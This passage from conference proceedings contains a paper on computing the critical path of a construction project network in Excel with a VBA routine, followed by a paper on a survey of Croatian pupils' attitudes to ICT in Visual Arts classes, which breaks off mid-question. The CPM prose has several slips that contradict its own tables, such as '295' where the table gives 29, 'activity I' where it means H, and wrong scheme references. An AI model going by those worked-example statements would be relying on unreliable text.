3. Project network modeling in the spreadsheet interface

The project network modelling will be analyzed on the example of project of commercial building construction. All project activities have been identified in table 1 [3]. The first column contains activity abbreviations,. The second column shows data on mutually dependable activities (predecessors). The third column indicates activity duration. The key data are activity duration and mutual dependence. The predecessors are indicated in the third column, while the successors can be identified by analyzing predecessors with respect to the activity abbreviations in the first column.

Table 1. Project activities

Activity	Predecessors	Duration
A		2
B	A	4
C	B	10
D	C	6
E	C	4
F	E	5
G	D	7
H	E, G	9
I	C	7
J	F, I	8
K	J	4
L	J	5
M	H	2
N	K,L	6

The initial model of the project network in the spreadsheet interface is shoen in the Scheme 1. Two fictive activities have been created in addition to the determined activities, specifically the activity *S* that indicates the commencement of the project, and activity *F* that indicates the completion of the project. The value of the starting activity is 0, while the finishing activity time is the maximum duration of the project. The predecessors and successors have been marked by 1 in the corresponding table cells. The table has been divided by diagonal line in two parts. In the left and lower part of the table, the preceding activities have been marked and the earliest start time can be calculated. In the right and upper part of the table, the successors have been marked and the latest start time can be calculated. The earliest start time can be

calculated using a recursive formula as shown in the Scheme 4.

Scheme 1. Project network model in the spreadsheet interface

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
1																		0	S
2				1									Succesors					2	A
3		1			1								Activities					4	B
4			1			1	1				1							10	C
5				1					1									6	D
6				1				1		1								4	E
7						1						1						5	F
8					1					1								7	G
9						1		1							1			9	H
10				1							1							7	I
11							1			1		1	1					8	J
12											1					1		4	K
13		Predecessors									1					1		5	L
14		Activities							1								1	2	M
15												1	1				1	6	N
16														1	1			0	F
17		S	A	B	C	D	E	F	G	H	I	J	K	L	M	N	F		

4. Algorithm designing and visualization

Algorithm designing and visualization will be presented on the example of calculating the earliest start time (ES). The method of calculating the earliest start time (ES) for each activity is called the Forward Pass through the network. By calculating the earliest start time of an activity, we are able to consider the earliest finish time of that activity. Accordingly, we obtain the commencement time of the project. The first activity will therefore obtain the zero value because it has no predecessor. As it can be seen in the Table 3, the activity B is assigned the preceding activity duration of 12 days. The earliest start time of the activity D is assigned the latest finish time of the preceding activity B

After assigning the zero start value to the first (fictitious) activity, the earliest start time values of the given activities are calculated successively. The earliest start time of an activity is calculated in such a way that the earliest start time of its preceding activity is added up with the duration time of that preceding activity. The simplest way to calculate an activity's earliest start time is when that activity has a single preceding activity. In such a case, the activity's earliest start time is equal to the sum of its predecessor's earliest start time and duration time. The following is the equation for calculating the earliest start time (ES) [10].

$$ES_j = \max\{ES(i) + D_{ij} \mid i \in P(j)\}$$

The variable ES_j indicates the value of earliest start time for the *j*-activity, which we want to calculate. It can be seen from the right side of the equation that the earliest start time of the *j*-activity is calculated as the maximum value for *n* calculated sums of the earliest start times of the activities that precede the *j*-activity and duration times of those preceding activities. It means that the variable ES(i) on the right side of the equation indicates the earliest start times of the *i*-activities, which precede the activity ES_j. The variable D_{ij} indicates the duration time of the activity *i*'s predecessor, which is added up with the earliest start time of that activity, where *i* is the element of the set P(j) that includes all activities, which precede the *j*-activity.

The alghoritm of of the earliest start time calculation will be demonstrated through the example of the activity H as shown in the Scheme 2. It can be seen from the list of activities that the activity H is at the ninth position, including the fictitious starting activity S. Accordingly, ES for *H* is calculated in the cell I9 that corresponds to the intersection of the ninth row and the ninth column. In the cell A9:H9 in the ninth row the values of the earliest finish times for the activities *E* and *G*, preceding the activity *H*, are calculated. The maximum value in the cell A9:H9 is actually ES for *H* and is entered in the cell I9.

Scheme 2. The alghoritm of of the earliest start time calculation

	A	B	C	D	E	F	G	H	I	Q	R
1										0	S
2		0					D_{ij}			2	A
3			2							4	B
4				6			$ES(i)\|i \in P(j)$			10	C
5					16					6	D
6		E prethodi H →				**16**				4	E
7		(16+4=20)					20			5	F
8		(22+7=29)		G prethodi H →				**22**		7	G
9	0	2	4	10	6	**20**	5	**29**	**29**	9	H
17	**S**	**A**	**B**	**C**	**D**	**E**	**F**	**G**	**H**		
18										ES_j	

The earliest start times are calculated and positioned in diagonal lines, while the predecessors' duration times are recorded in the column Q. The sums of the earliest start times of the activities that precede the activity H and their duration times are calculated in the ninth row. It can be seen from the Scheme 2 that the activities E and G are preceding the activity H. The sum of E's earliest start time (cell F6, value 16) and its duration time (cell Q6, value 4) has been calculated and recorded in the cell F9 (value 20, bolded). The value of the sum of the earliest start time and duration time for the activity G has been calculated in the same way, and entered in the cell H9. By comparing the calculated values for E and G, it can be concluded that the succeeding activity G has a bigger value or 295 (bolded and underlined), which corresponds to the earliest start time of the activity I, as recorded in the cell I9.

5. Programming the earliest and latest start time with VBA for Excel

In the beginning of the program, we define program loops. We are able to navigate across the table using loops, *j*-loop to navigate between rows, and *i*-loop to navigate between columns. Maximum value is calculated in the external loop (j). Earliest start times are recorded in the nodes of *j*-activities. Sums of earliest start times of the

i-activities that precede the activity ES_j as well as duration time of those activities are calculated in the inner loop (i). Sum values are recorded in cells that belong to a row where the earliest start time for "j" activity is calculated where "i" is the element of the set P(j), which includes all activities that precede the *j*-activity. Program for calculation the earliest and latest start time with VBA for Excel is shown in scheme 3.

The program for computing earliest start time will be demonstrated on the example of the activity H earliest start time, as shown in the Scheme 4. The algorithm has been explained in detail in the chapter 2. The Scheme 2 (lower part of the spreadsheet) is the comparison of the mathematical equation and VBA formula for calculating earliest start time, with corresponding variables in the formulas linked by arrows.

The right side of the equation represents the earliest start time of the *j*-activity or Cells(j+1,i), calculated as the maximum value for *n* calculated sums of earliest start times of the activities that precede the *j*-activity or Cells(i,i), and duration times of those predecessors or Range("Duration").Cells(i).Value. In VBA, value of each *i*-cell in the *j*-row (Cells(j+1,i) that includes zeros and ones, in which process ones mean predecessors, is multiplied with the value of earliest start time of the corresponding *i*-node (Cells(i,i)) for the preceding activity.

It can be seen from the Scheme 4 that the recursion formula is set up by Cells(i,i) to include previously calculated earliest start times of *i*-activities that precede *j*-activities. After calculating and entering the sums of all earliest start times in *i*-cells of *j*-row, the maximum value of earliest start time is recorded in the last "i" cell in the diagonal line of the triangular matrix, after leaving the loop *i* throughout the procedure Cells(j+1,i) = Max (line 12).


After performing the forward pass, based on which we are able to obtain the value of earliest finish time for each activity in the network, the backward pass computing is next. The backward pass allows us to calculate the value of latest start time (LS) for each activity. At the beginning of the backward pass computation process, the latest start time of the last activity in the network diagram is equal to the earliest start time of that activity. It means that the last activity in the network diagram is assigned the equation LS = ES.

In the second part of the program, as shown in the Scheme 1 (Latest Start), latest start times of project activities are calculated using the backward pass method. In the beginning of this part of the program, the reference (initial) address coordinates are defined, using the variables *m* and *n*, to calculate the latest start times of project activities. The initial (reference) value in the backward pass computing process is the value of latest start time of the last (fictive) activity, which is equal to the value of earliest start time of that activity (line 16 in the program), as calculated in the first part of the program. The initial, minimum value (variable *Min*) is also equal to the value of earliest start time of the last activity (line 18 in the program). The earliest start time of the last, fictitious activity is calculated in the first part of the program (Earliest Start), thereby the equations assigned to the program lines 16 and 18 are the links between the first and second part of the program.

Scheme 3. VBA program for calculation the earliest and latest start time

	1	Private Sub EarliestAndLatestStart_Click()
Earliest Start (ES)	2	For j = 1 To 15
	3	Max = 0
	4	For i = 1 To j
	5	Cells(j + 1, i) = Cells(j + 1, i) * Cells(i, i) +
		+ Range("Duration").Cells(i).Value
	6	If Cells(j + 1, i) > Max Then
	7	Max = Cells(j + 1, i)
	8	Else
	9	Max = Max
	10	End If
	11	Next i
	12	Cells(j + 1, i) = Max
	13	Next j
Latest Start (LS)	14	m = 16
	15	n = 18
	16	Cells(m, n - 1) = Cells(m, n - 2)
	17	For i = 1 To 13
	18	Min = Cells(m, n - 2)
	19	For j = 1 To i
	20	Cells(m - i, n - j) = Cells(m - i, n - j) * Cells(m + 1 - j, n - j) -
	21	- Range("Duration").Cells(m-i).Value
		If Cells(m - i, n - j) > 1 And Cells(m - i, n - j) < Min Then
	22	Min = Cells(m - i, n - j)
	23	Else
	24	Min = Min
	25	End If
	26	Next j
	27	Cells(m - i, n - j) = Min
	28	Next i
	29	End Sub

Scheme 4: Programming of Earliest Start Time for Activity H



After calculating the latest start time of the finishing activity, the values of latest start time for other activities are calculated successively. The latest start of an activity is calculated in such a way that the latest start time (LS) of the succeeding activity is subtracted by its duration time.

The following is the equation for calculating the latest start time (LS_i) [10].

$$LS_i = \min\{LS(j) - D_i \mid j \in S(i)\}$$

The variable LS_i indicates the *i*-activity's latest start time value. It can be seen from the right side of the equation that the latest start time of the *i*-activity is calculated as the minimum value for *n* calculated differences between the latest start times of the activities, which succeed the *i*-activity and duration times of those succeeding activities. It means that the variable LS(j) on the right side of the equation indicates the latest start times of the *j*-activities, which succeed the activity LS_i. The variable D_{ij} indicates the duration time of the *j*-activity's successor, which is subtracted from the latest start time of that activity, where *j* is the element of the set S(i) that includes all activities that succeed the activity *i*. In latest start time programming, *i*-loop is the external loop and is used to navigate between rows, while *j*-loop is situated inside *i*-loop and enables us to navigate between columns.

6. Critical path modelling and programing

A set of network activities where the finishing milestone of an activity corresponds to the starting milestone of its successor is called the path. A series of interrelated activities, which spread from the starting to the finishing milestone in the network diagram or project and have the longest time in totallity, are called the critical activities [2].

Based on the critical path calculation, we are able to calculate the total duration of the project and optimum project activity schedule.[7]. The project networks allow us to schedule project activities and identify activity duration and mutual dependence. In such a way, we can define the time when certain activity is to start with respect to one or more preceding activities, and the time when the activity is to finish with respect to the start time of one or more succeeding activities. [3]. Rescheduling can be done automatically throughout the execution of the algorithm.

In visual programming of the critical path, equations involved in mathematical models of project networks can be reprogrammed in Excel interface, and can be used for all problem types that are related to calculating critical path and minimum duration of the project. The total duration of the project changes as duration times of particular activities in the project change, where non-critical activities can become critical [1]. Visual programming of the critical path in Excel interface allows us to calculate automatically the critical path immediately upon inserting activities changes. Throughout the visual programming of the critical path we obtain a graphical algorithm, which allows us to understand and link complex circular and recursive equations in a project network.

Model of calculating earliest and latest start times with VBA is shown in the scheme 5. This is the model of project network results obtained throughout the VBA program in Excel interface. It can be seen from the scheme that the series of results have been calculated and recorded in diagonal lines. Looking from left to right, the series of results in the first diagonal correspond to the earliest start times (ES), while the results in the second diagonal relate to the latest start times (LS).

Scheme 5. Model of calculating earliest and latest start times with VBA

Based on the calculation of the earliest and latest start time (Scheme 5), we are able to calculate slack times and define the critical path. Slack is a difference between

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
1	**S**	**A**	**B**	**C**	**D**	**E**	**F**	**G**	**H**	**I**	**J**	**K**	**L**	**M**	**N**	**F**	**ES**	**0**	**S**
2	0	**0**	**0**	**0**	-2	-2	-2	-2	-2	-2	-2	-2	-2	-2	-2	-2	-2	**2**	**A**
3	0	**2**	**2**	**2**	**2**	-4	-4	-4	-4	-4	**14**	-4	-4	-4	-4	-4	-4	**4**	**B**
4	0	2	**6**	**6**	**6**	**10**	**6**	-10	-10	-10	**8**	-10	-10	-10	-10	-10	-10	**10**	**C**
5	0	2	4	**16**	**16**	**20**	-6	-6	**20**	-6	-6	-6	-6	-6	-6	-6	-6	**6**	**D**
6	0	2	4	16	6	**16**	**16**	**16**	-4	**29**	-4	-4	-4	-4	-4	-4	-4	**4**	**E**
7	0	2	4	10	6	**20**	**20**	**20**	-5	-5	-5	**20**	-5	-5	-5	-5	-5	**5**	**F**
8	0	2	4	10	**22**	4	5	**22**	**26**	**26**	-7	-7	-7	-7	-7	-7	-7	**7**	**G**
9	0	2	4	10	6	**20**	5	**29**	**29**	**33**	-9	-9	-9	-9	**33**	-9	-9	**9**	**H**
10	0	2	4	**16**	6	4	5	7	9	**16**	**18**	**18**	-7	-7	-7	-7	-7	**7**	**I**
11	0	2	4	10	6	4	**25**	7	9	**23**	**25**	**25**	**26**	**25**	-8	-8	-8	**8**	**J**
12	0	2	4	10	6	4	5	7	9	7	**33**	**33**	**34**	-4	-4	**34**	-4	**4**	**K**
13	0	2	4	10	6	4	5	7	9	7	**33**	4	**33**	**33**	-5	**33**	-5	**5**	**L**
14	0	2	4	10	6	4	5	7	**38**	7	8	4	5	**38**	**42**	-2	**42**	**2**	**M**
15	0	2	4	10	6	4	5	7	9	7	8	**37**	**38**	2	**38**	**38**	**38**	**6**	**N**
16	0	2	4	10	6	4	5	7	9	7	8	4	5	40	44	**44**	**44**		**F**
17	**LS**	**S**	**A**	**B**	**C**	**D**	**E**	**F**	**G**	**H**	**I**	**J**	**K**	**L**	**M**	**N**	**F**		


the latest and earliest start time. The critical path includes activities that have equal earliest and latest start times, or activities that are assigned the equation ES = LS [2]. In the given example, slack values have been calculated in the Scheme 6. The third diagonal indicates differences between the earliest and the latest start times for each activity. Activities with zero slack are called critical activities, and are always found on one or more critical paths. This (or these) critical path(s) determine minimum project duration since all of them must be completed as part of the project, and all noncritical activities can be completed concurrently with the critical activities (CPM). The solution of project network model by CPM is shown in scheme 6.

In the given example, those are activities ABCEFJLN. The critical path diagram is shown in the Scheme 7. The critical path activities are doubly linked. The slack has a very practical significance in network planning. The slack indicates when, under what conditions and for how many time units can a start or finish time be postponed.

Scheme 6. The solution of project network model by CPM

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
1		ES	LS															0	S
2	A	0	0	→	0													2	A
3		B	2	2	→	0												4	B
4			C	6	6	→	0						Slack = ES - LS					10	C
5				D	16	20	→	4										6	D
6					E	16	16	→	0									4	E
7						F	20	20	→	0								5	F
8							G	22	26	→	4							7	G
9								H	29	33	→	4						9	H
10									I	16	18	→	2					7	I
11										J	25	25	→	0				8	J
12											K	33	34	→	1			4	K
13												L	33	33	→	0		5	L
14													K	38	42	→	4	2	M
15														N	38	38	→ 0	6	N
16															F	44	44		F
17		S	A	B	C	D	E	F	G	H	I	J	K	L	M	N	F		

Scheme 7. Critical path diagram



7. Conclusion

In this paper, we describe object modelling and programming in algorithm visualization on the example of critical path method in project network. Object Modelling and Programming in VBA for Excel helps us to create the conditions for integrated modelling and programming. We discuss the integration of modelling and programming on the example of algorithm creation and visualization to calculate the critical path in a project network, in which process the following methodological frame can be suggested:

1. Understanding and visualizing mathematical equations/algorithms (visualizing and correlating recursion, circular and matrix formulas in project network)
2. Integrating mathematical equations and computer algorithms (for instance, correlating the mathematical equation with the computer program formula for calculating the earliest start time)
3. Creating and developing computer algorithms, implementing and integrating mathematical equations in a computer program

Visualization, iterativity and synergy in a combined utilization of human and software resources are the main characteristics of integrated modelling and programming in Excel interface. Synergised utilisation and a simultaneous view of the model development process using computer tools, and program development process using VBA can encourage logical and inventive thinking in understanding and resolving problem situations.

Integrated modelling and programming based on object-oriented technology, and program visualization in Excel interface can be used as a tool to understand and find an effective solution to a problem, as well as a mean to create and interpret ideas. The program development process enables us to conceive essential elements of a problem, which were not clearly identifiable, allowing us not only to resolve the existing problem, but also to redefine the problem and simultaneously upgrade the program as the problem develops.

References:

[1]. Barković, D., Uvod u operacijski management, Eonomski fakultet, Osijek, 1999.

[2]. Dobrenić S., Operacijska istraživanja, Fakultet organizaicje i informatike Varaždin, Sveučilište u Zagrebu, Varaždin, 1977.

[3]. Hillier, F.S., Introduction to Management Science: A Modeling and Case Studies Approach with Spreadsheets, McGraw-Hill Higher Education; 3rd edition (June 2007) http://highered.mcgraw-hill.com/sites/dl/free/0073129038/449984/Chapter16.pdf

[4]. Kovačiček, F. (et all), Inženjerski priručnik IP4, Proizvodno strojarstvo, Školska knjiga, Zagreb, 1998.

[5]. Magdić, D., Programski alati za matematičko modeliranje, http://zpi.ptfos.hr/modeli/Presentations/3_Modeli_osnove2.ppt

[6]. Mathur, K., Solow, D., Management Science, The Art of Decision Making, Prentice Hall, Englewood Cliffs, New Yersey, 1994.

[7]. Pašagić, H., Matematičko modeliranje i teorija grafova, Zagreb, Fakulet prometnih znanosti, Zagreb, 1998

[8]. Schroeder, R.G., Upravljanje proizvodnjom, MATE, Zagreb, 1999.

[9]. Smith, D., E., Quantitative Business Analysis, Wiley/Hamilton Publication, University of California, Los Angeles, USA, 1977.

[10]. Zhao, T., Tseng, C.L., A note on activity floats in activity-on-arrow networks, Journal of tge Operation Research Society (2003) 54, p. 1296-1299, USA, 2003, http://www.palgrave-journals.com/jors

Pupils' Attitude towards the Introduction of ICT in Visual Arts Education in Croatian Primary Schools

Zvjezdana Prohaska, BFA (Bachelor of Fine Arts)
Education and Teacher Training Agency, Office Branch Rijeka, Rijeka, Croatia
zvjezdana.prohaska@azoo.hr

Abstract - Author's two previous papers i.e. Teaching and Learning Visual Arts by Using a Computer Program (on MIPRO 2010) and Main Prerequisites for Introduction of ICT in Visual Arts Education in Croatian Primary Schools (on MIPRO 2011) both presented excellent frameworks for and comprehensive researches on two essential groups of factors for the introduction of ICT in Visual arts education in Croatian primary schools.

However, because today's modern educational systems on all levels, including the primary school level, are already or are, as the repercussion of worldwide changes, becoming increasingly pupil-oriented there is yet another group of factors that should be taken into account. This group of factors can be defined as the pupils' attitude. Because, in the final line, the whole effort i.e. introduction of ICT in Visual Arts education is primarily done for pupils, their opinions, motivations and expectations should also be researched and evaluated.

Consequently, for this year's MIPRO a representative number pupils from the higher grades (grades 5 through 8) of Croatian primary schools will be included in the research that will be conducted with an aim to gather the helpful feedback from them on previously mentioned crucial issues.

I. INTRODUCTION

This paper is the logical continuation of author's papers for MIPRO 2010 and MIPRO 2011. These papers considered various aspects and combinations of ICT and human factor in primary education. Accordingly, this year's paper is focused on yet another important and, at the same time, vital component of the whole and every primary educational system – pupils.

In brief, paper for MIPRO 2010 included the research and overview of software i.e. quizzes and flashcards that have great, but unfulfilled potential to be successfully and rather quickly implemented in Croatian primary schools in order to increase the quality of teaching and learning in the subject called Visual Arts.

Consequently, for MIPRO 2011 the research was based on survey that was used to determine teachers' perspectives and attitudes toward the introduction of ICT into curriculum for subject Visual Arts. In those terms, teachers were mostly ready and willing to introduce and embrace the possibilities that ICT can bring into their teaching process. Their opinion, in general, was that their pupils would benefit from the introduction of ICT as a new component in their learning process. Finally, what is very encouraging, most teachers stated that they would benefit from additional training and guidelines in these regards.

This year the survey has been conducted again, but this time the respondents were the pupils themselves. Detailed explanation and interpretation of this year's survey will be presented and elaborated in the next part of the paper.

II. SURVEY ON PUPILS' ATTITUDE TOWARDS THE INTRODUCTION OF ICT IN VISUAL ARTS EDUCATION

In this year's survey the respondents were a total of 53, both male and female, pupils from 4 different Croatian primary schools who attend higher grades i.e. grades 5 through 8.

Additionally, this survey was also completely anonymous and the survey form contained a total of 34 questions regarding various aspects of pupils' attitude towards introduction of ICT in subject Visual Arts.

From a total of 34 questions in this year's survey, 30 had answers that were chosen by pupils on the Likert scale (1 = lowest mark and 5 = highest mark) and 4 of them were open-type ones.

At first, author thought of creating the completely new set of survey questions in order to differentiate the last year's survey for teachers and this year's survey for pupils. After a while and consultations it became evident that it would be most representative, useful and logical to provide pupils with questions that address the same issues. Therefore, questions do resemble the ones from the last year, but intentionally they are not completely the same. That would make these two surveys closely comparable and some future researches, actions and tasks could be planned according to the received responses. Hence, this year survey questions were adjusted for pupils' age, level of knowledge, perception of themselves, perception of the world and perception of their school environment. That way, pupils were able to address the same set of issues like teachers did the year before, but from their unique and practical perspective.

Regarding statistical analysis, number of pages was once again very limiting factor, so only the most easily comprehendible, representative and relevant measures were selected. Those are: arithmetic mean (represented by

the column MEAN) and standard deviation (represented by the column DEVIATION).

Everything previously stated will be organized, explained and visualized through the series of tables in the continuation of this part. What is more, short presentation and interpretation of individual survey questions will be included along with the tabular representation of mean, standard deviation and other numerical values.

A. General information on survey respondents

In the following two tables the general information on survey respondents will be presented.

TABLE I. PUPILS' GENDER

GENDER:	F	M	N. D.
NUMBER:	34	18	1
PERCENTAGE:	64,15%	33,96%	1,89%

Interestingly enough, even though the survey was conducted on completely random sample it turned out that almost two thirds of the respondents are female, while one pupil forgot to circle the gender. These values do not a priori mean that this is actual female/male pupils' ratio in all Croatian primary schools as it would take a much larger sample to prove it.

TABLE II. PUPILS' GRADE

GRADE:	5	6	7	8	N. D.
NUMBER:	10	16	14	12	1
PERCENTAGE:	18,87%	30,19%	26,42%	22,64%	1,89%

For this table the detailed explanation is not needed. Actually, it was intended to conduct the survey on approximately the same number of pupils for each grade. Interestingly enough, same pupil who did not circle the gender also forgot to circle the grade.

B. Overview of survey questions and statistical analysis

In this part, overview of survey questions along with series of tabular representations (not tables) and interpretations of numerical values will be presented in order to display and interpret research results.

1. Estimate your motivation for participation in classes in which hardware and software would be introduced (in general).

MEAN	**DEVIATION**
3,70	1,50

Relatively high mean in combination with moderate standard deviation indicates that pupils are, in general, motivated for new classes in with hardware and software would be utilized.

2. Assess your knowledge of hardware.

MEAN	**DEVIATION**
3,19	1,27

While this is only slightly larger than average mean value, one must take into account the fact that the survey respondents were pupils from primary schools. However, relatively high value of deviation indicates that pupil's knowledge is not unified in this regard, but more detailed analysis would be necessary to get the complete picture.

3. Assess your knowledge of software.

MEAN	**DEVIATION**
3,42	1,34

Slightly higher mean value than the one in the previous questions is somewhat expected, but at the same encouraging. It is because users, in general, familiarize themselves with software more easily that with hardware. Similar value of deviation indicates the same tendency like in the previous question, but this time regarding software.

4. To which extent would you like hardware to be introduced in classes?

MEAN	**DEVIATION**
3,40	1,55

This mean value is not so high and deviation is among the highest (when all questions are taken into account), but actually this is a good sign. Being a core primary school subject, Visual arts has a rather specific curriculum, what is extensively elaborated in two previous author's papers for MIPRO [1] [2]. Accordingly, it is author's opinion that hardware should not be used too extensively in this subject in order to avoid losing identity, practical work and other important parts of curriculum.

5. To which extent would you like software to be introduced in classes?

MEAN	**DEVIATION**
3,68	1,57

Even higher mean than in the previous question, but still not too high, coupled with almost the same deviation can only be interpreted almost the same like the previous question. However, since this question is software-oriented it is understandable, in accordance with explanation of third question, that pupils are more interested in software that would be used in their classes.

6. Introduction of hardware and software in classes could make classes more interesting for me.

MEAN	**DEVIATION**
3,55	1,68

These mean and deviation values are at the same time very motivating and very alerting. That means: motivating regarding the fact that some pupils who are currently not so interested in subject Visual arts would then become

more interested, but also altering because there are also pupils who do not see full benefits or do not support this initiative.

7. Assess how interested you are in participation in classes in which hardware and software would be introduced (once they start).

MEAN	DEVIATION
3,60	1,35

Interpretation of this question is closely related to the previous one. In general, pupils are interested in possibility to participate in differently conducted classes, but the pupils who are not so interested must also be taken into account because value of deviation is significantly high.

8. Assess to which extent your weekly number of hours enables the utilization of hardware and software in classes.

MEAN	DEVIATION
2,74	1,26

Pupils definitely felt that number of hours that is currently dedicated to subject Visual arts would not be enough if hardware and software were to be introduced. Despite evident deviation, it is a fact that the most of the pupils rightfully recognized something that should defiantly happen if proposed changes will be initiated.

9. Assess to which extent, does the matter that you learn in this grade enable the utilization of hardware and software in classes.

MEAN	DEVIATION
2,89	1,45

Unexpectedly low value of mean and relatively high deviation in this question is probably connected with the fact that pupils can hardly think of the way to connect knowledge from Visual arts and ICT in general. This is exactly where teachers would have to guide, instruct and encourage them in order to connect new technologies with traditional curriculum for subject Visual arts.

10. Assess the level of hardware utilization in your classes.

MEAN	DEVIATION
2,43	1,26

Mean and deviation values on this question are exactly what author expected from this survey. Unfortunately, in Croatian primary education, in general, the advantages of modern ICT are not utilized and appreciated like they should be. Hopefully, in time, things will change for the better.

11. Assess the level of software utilization in your classes.

MEAN	DEVIATION
2,49	1,31

When this and previous question are observed as two parts of the whole it is evident that both values on both questions reflect the same, previously elaborated, issues. Even though these are somewhat problematic, they must be addressed as soon is possible in order to make constructive and lasting changes.

12. Asses your readiness for following the classes that would be held by using hardware and software.

MEAN	DEVIATION
3,72	1,32

Fortunately, these mean and deviation values show that most pupils are more than ready to participate in classes that would be held by using hardware and software. Deviation is more than moderately high, but with positive teacher's approach most pupils would surely easily accept and embrace this novelty.

13. How often does your teacher realize educational topic in computer classroom?

MEAN	DEVIATION
2,43	1,61

Very low mean and very high deviation is actually expected in this question. It is mainly because computer classrooms are not considered as the perfect venue for non-ICT classes. Additionally, in Croatian primary schools computer classrooms are rarely available, especially for non-ICT teachers. However it is nice to see that some teachers are making a certain effort in this regard.

14. How often does your teacher realize specific educational topic with the help of hardware and software (but not in computer classroom)?

MEAN	DEVIATION
1,94	1,18

Value of mean is somewhat lower than author expected on this question. Even though Visual arts are not a subject in which hardware and software are of prime importance, they have a definite potential to make some activities more attractive, more interesting and more comprehendible. Low value of deviation implies that pupils' answers are quite unified in this regard and that this is one of the crucial issues in this survey.

15. To which extent would you like your teacher to utilize hardware and software in the presentation of new teaching materials?

MEAN	DEVIATION
3,53	1,44

Around average mean and somewhat higher deviation is actually valuable feedback information in this regard. In general, pupils seem to like this idea, but value of deviation, once more, indicates that pupils are not unanimous in their answers.

16. To which extent would you like your teacher to utilize hardware and software in repetition of teaching materials?

MEAN	DEVIATION
3,57	1,26

While mean value is almost equal to the one for the previous question, so the same interpretation can be applied, but somewhat lower deviation implies that pupils provided more unified answers on this question.

17. To which extent would you utilize hardware and software in knowledge checks?

MEAN	DEVIATION
3,19	1,48

Lowest mean and highest deviation values (from fifteenth to eightieth question), show that pupils do not seem to like the idea of computerized knowledge checks. They may also indicate that pupils still prefer human examiner in knowledge checks with whom they can closely interact.

18. To which extent would you utilize hardware and software in competitions (inside the class)?

MEAN	ST. DEV.
3,26	1,32

According to mean and deviation values it seems that pupils are mostly interested in these activities, but their answers are quite diverse. It is probably due to the fact that in Visual arts there are no other but artistic competitions and ICT-related ones would be very unusual.

19. Introduction of hardware and software in classes would be most beneficial for my work in school.

MEAN	DEVIATION
3,49	1,54

Once again pretty high mean and deviation values indicate that pupils, in general, like the idea in question, but their answers are diverse and therefore not unified.

20. Introduction of hardware and software in classes would be most beneficial for my work at home.

MEAN	DEVIATION
3,74	1,50

Almost the same deviation value (although slightly lower) coupled with higher mean indicate that pupils would rather use hardware and software at home. That is, in fact, reasonable thinking, at least in start when pupils will not know what exactly will be expected from them.

21. Exchange of electronic materials created by teachers should be encouraged.

MEAN	DEVIATION
3,43	1,43

Pupils are actually less enthusiastic in this than regard than author anticipated. However, relatively higher value of deviation indicates that not all pupils agree on this matter.

22. Exchange of electronic materials created by pupils should be encouraged.

MEAN	DEVIATION
3,79	1,45

It is interesting to see that pupils are more willing to exchange electronic materials created by their peers than the ones crated by the teachers. It is mainly because they are probably not aware of numerous negative effects that badly made materials prepared by their colleagues can have on pupils' learning process.

23. Exchange of electronic materials between teachers and pupils should be encouraged.

MEAN	DEVIATION
3,87	1,26

Surprisingly enough, in comparison with previous two questions, mean value is the highest and value of deviation is the lowest. This is great because in modern primary education systems teachers and pupils should exchange information. In this regard, the exchange of electronic materials is the excellent way to encourage and support positive changes in Croatian primary schools.

24. How satisfied you are with the largest computer classroom in your school?

MEAN	DEVIATION
3,04	1,33

Such low value of mean was somewhat expected on this question. New generations that were born in the years since computers became very fast, often lack patience and understanding with older and slower computers that still perform well, but are not lightning-fast like the newest ones. Rather high deviation also proves that not all pupils share this same opinion and the reasons can be both subjective (e.g. slower computers than pupil uses at home) and objective (e.g. some primary schools have better computer classrooms than the others).

25. To which extent is the largest computer classroom in your school available to you?

MEAN	DEVIATION
2,85	1,42

This value of mean is once again the perfect reflection of non-comparable situation in different Croatian primary schools. In general, computer classrooms are rare and often they are not available for pupils whenever they want to. However, higher then average value of deviation indicates that there both better and worse scenarios what usually differs from school to school.

26. Estimate the support by Informatics teachers from your school in introducing hardware and software in classes.

MEAN	DEVIATION
3,28	1,42

Barely average mean value coupled with rather high deviation indicates that situation in this regard is not perfect, but at the same time pupils' opinions are quite differentiated. In perfect situation, mean should be higher and deviation should be lower as Informatics teachers should be the ones who will support, encourage and supervise pupils to use ICT-related knowledge in other subjects.

27. Which operating system(s) is/are installed on computers in your school?

